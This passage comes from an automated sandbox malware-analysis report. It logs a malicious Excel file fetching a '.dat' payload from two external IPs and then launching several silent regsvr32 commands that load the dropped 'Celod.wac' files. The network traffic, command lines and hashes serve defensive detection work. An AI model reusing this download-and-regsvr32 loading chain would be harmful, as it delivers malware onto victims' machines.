2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49711	185.123.53.220	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:36:23.021464109 CEST	94	OUT	GET /44483.3585885417.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.123.53.220 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:36:23.172099113 CEST	99	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:36:23 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49712	101.99.90.219	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:36:23.356272936 CEST	100	OUT	GET /44483.3585885417.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 101.99.90.219 Connection: Keep-Alive
Oct 14, 2021 08:36:24.123410940 CEST	108	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:36:24 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5412 Parent PID: 800

General

Start time:	08:36:17
Start date:	14/10/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xd70000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 5240 Parent PID: 5412

General

Start time:	08:36:23
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -silent ..\Celod.wac
Imagebase:	0x11c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 5480 Parent PID: 5412

Copyright Joe Security LLC 2021

General

Start time:	08:36:24
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -silent ..\Celod.wac1
Imagebase:	0x11c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2216 Parent PID: 5412

General

Start time:	08:36:24
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -silent ..\Celod.wac2
Imagebase:	0x11c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021